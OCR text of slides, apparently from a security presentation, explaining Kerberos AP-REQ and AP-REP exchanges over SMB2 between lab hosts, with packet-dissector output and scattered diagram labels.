

AS
Vegeta
NTDS
TGS
TGT
ST
Auth
Auth
HTTP
ST
Auth
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

AP-REQ (SMB)


- AP-REQ through SMB on behalf of Vegeta
- CIFS ticket + authenticator



```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: a09b02cc72899ffac999e7fb614164406fbd77e2e98d5828…]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x01, Signing enabled
    Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 1746
    Security Blob: 608206ce06062b0601050502a08206c2308206bea030302e…
      GSS-API Generic Security Service Application Program Interface
        OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        Simple Protected Negotiation
          negTokenInit
            mechTypes: 4 items
            mechToken: 6082068006092a864886f71201020201006e82066f308206…
            krb5_blob: 6082068006092a864886f71201020201006e82066f308206…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REQ (0x0001)
              Kerberos
                ap-req
                  pvno: 5
                  msg-type: krb-ap-req (14)
                  Padding: 0
                  ap-options: 20000000
                  ticket
                  authenticator
```




www.crummie5.club




🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

AP-REP (SMB)

- AP-REP through SMB
- ST encrypted with session key
- Mutual authentication between Web01 and Sql01



```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Response (0x01)
    [Preauth Hash: a09b02cc72899ffac999e7fb614164406fbd77e2e98d5828…]
    StructureSize: 0x0009
    Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 184
    Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202…
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            negResult: accept-completed (0)
            supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
            responseToken: 60819706092a864886f71201020202006f8187308184a003…
            krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REP (0x0002)
              Kerberos
                ap-rep
                  pvno: 5
                  msg-type: krb-ap-rep (15)
                  enc-part
                    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    cipher: 7e0eed90aedcab1ad1a900230614a54b772ed739afb07b96…
                      encAPRepPart
                        ctime: 2021-04-02 13:57:34 (UTC)
                        cusec: 34
                        subkey
                        seq-number: 545033516
```



AS

NTDS

TGS

Vegeta

TGT

ST

TS

15:00

TS

TS

TS

HTTP

CIFS

Secret Key


Session Key

TS Timestamp

